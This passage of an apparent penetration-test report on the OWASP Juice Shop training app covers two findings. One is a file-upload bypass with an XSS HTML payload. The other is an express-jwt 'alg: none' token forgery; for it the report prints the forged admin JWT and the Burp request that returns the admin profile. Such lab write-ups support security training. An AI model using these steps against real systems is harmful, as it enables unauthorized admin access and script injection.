





5. Fill in the data and try to upload a .html file, it is not allowed.




6. Open BurpSuite , turn the intercept on and an allowable extension file




7. Intercept the request and send it to the repeater






8. View the request and send it to see the response first



9. Change the file name & type with the created **xss** payload as html file and send the request

```
<!DOCTYPE html>
<html>
  <head>
    <title>Test Upload</title>
  </head>
  <body>
    <h1>File Upload Bypass Test</h1>
    <script>alert('File uploaded and executed!');</script>
  </body>
</html>
```



10. Successfully done!

14. VULNERABLE AND OUDATED COMPONENTS

1. Vulnerable Library in package.json.bak


- **Description:**

HIGH


A vulnerable third-party library was identified in the Juice Shop application through inspection of a backup file (package.json.bak). The express-jwt library, used for handling JWT-based authentication, is outdated and contains a known security vulnerability that can lead to authorization bypass if not properly configured.


- **Impact:**
  In this scenario, the penetration tester crafted a malicious JWT using "alg": "none" and was able to bypass authentication due to the outdated express-jwt library. This allowed the tester to log in as any user, including admins, without needing a password. The tester gained full access to protected resources, performed privilege escalation, and completely bypassed authorization controls — putting the entire system at critical risk.
- **Resources:**
  - https://security.snyk.io/package/npm/express-jwt/0.1.3
  - OWASP Top 10: Using Components with Known Vulnerabilities
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Replace MD5 with a modern, secure hashing algorithm such as SHA-512 or SHA-256.
  - Avoid including hashed passwords in JWT tokens. Upgrade express-jwt to version 6.0.0 or higher where strict alg enforcement is implemented by default.
  - Always explicitly define accepted algorithms and keys when verifying JWTs.
  - Perform regular dependency audits using tools like:
    - Snyk
    - npm audit
    - yarn audit
  - Remove backup files (like package.json.bak) from production environments to prevent information leakage.
- **Poc:**

1. Open juice shop website.




2. Open the exposed ftp directory, locate the file and by using null byte poisoning like Back-up file exposure via Null Byte Poisoning vulnerability reported in the report open the package.json.bak file (developer's backup file) in the application files.







3. Review the list of dependencies. Find:




4. Search the version 0.1.3 for express-jwt liberary on Snyk or NPM Advisory Database. You will find that versions of express-jwt **before 6.0.0** are vulnerable.
5. Vulnerability Details:
    - Type: Authorization Bypass
    - Cause: The library did not enforce alg algorithm checking by default, allowing attackers to forge JWT tokens if alg was not explicitly set.
    - Exploit Scenario: If the application decodes and trusts tokens with "alg": "none" or misconfigured keys, attackers can gain unauthorized access.
6. Log in with your email and password.




7. In Firefox browser press F12, access storage, cookies and copy the jwt token



8. https://jwt.io/ paste the jwt, we can see user date.




9. Change the alg to admin, email to admin@juice-sh.op, and role to admin and encode the jwt payload and header in burp suite using decoder tab.




10. put it in this fomate {HEADER}.{PAYLOAD}.{SIGNATURE} but leave the signature empty like this.

ewogICJ0eXAiOiAiSldUIiwKICAiYWxnIjogIm5vbmUiCn0.ewogICJzdGF0dXMiOiAic3VjY2VzcyIsCiAgImRhdGEiOiB7CiAgICAiaWQiOiAxLAogICAgInVzZXJuYW1lIjogIiIsCiAgICAiZW1haWwiOiAiand0bjNkQGp1aWNlLXNoLm9wIiwKICAgICJwYXNzd29yZCI6ICIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsCiAgICAicm9sZSI6ICJhZG1pbiIsCiAgICAiZGVsdXhlVG9rZW4iOiAiIiwKICAgICJsYXN0TG9naW5cCI6ICJ1bmRlZmluZWQiLAogICAgInByb2ZpbGVJbWFnZSI6ICJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLAogICAgInRvdHBTZWNyZXQiOiAiIiwKICAgICJpc0FjdGl2ZSI6IHRydWUsCiAgICAiY3JlYXRlZEF0IjogIjIwMjQtMDQtMzAgMDc6MTI6MTMuMDAxICswMDowMCIsCiAgICAidXBkYXRlZEF0IjogIjIwMjQtMDQtMzAgMDk6MTg6MDQuNzU5ICswMDowMCIsCiAgICAiZGVsZXRlZEF0IjogbnVsbAogIH0sCiAgImlhdCI6IDE3MTQ0NzcxOTUKfQ.

11. from history in burp suite send profile request to repeater



12. put the new jwt in the token attribute in cookie header and we will get the admin profile.


Request
Pretty
Raw
Hex
JSON Web Token
JSON Web Tokens
GET /profile HTTP/2
Host: demo.owasp-juice.shop
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=6mALMtxS2tEcNf4IPouyXtmMIbyTmbh4nIJwFKRuvBteZuEeinyHr8I6ndMp; token=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://demo.owasp-juice.shop/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua: "Google Chrome";v="125", "Chromium";v="125", "Not-A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
If-None-Match: W/"1881-IbGYtZurucN95jGCBCoc/0ijgJk"
Priority: u=0, i
Te: trailers
Search
0 highlights
Response
Pretty
Raw
Hex
Render
JSON Web Token
JSON Web Tokens
Back
OWASP Juice Shop
User Profile
Email:
admin@juice-sh.op
Username:
Ahmad Ali
Set Username
\Ahmad Ali
File Upload:
Choose File
No file chosen
Upload Picture
or
Image URL:
Link Image
Done
8,089 bytes | 194 millis
Event log (65)
All issues (498)
Memory: 376.6MB
Inspector
Notes
Explanations

MEDIUM

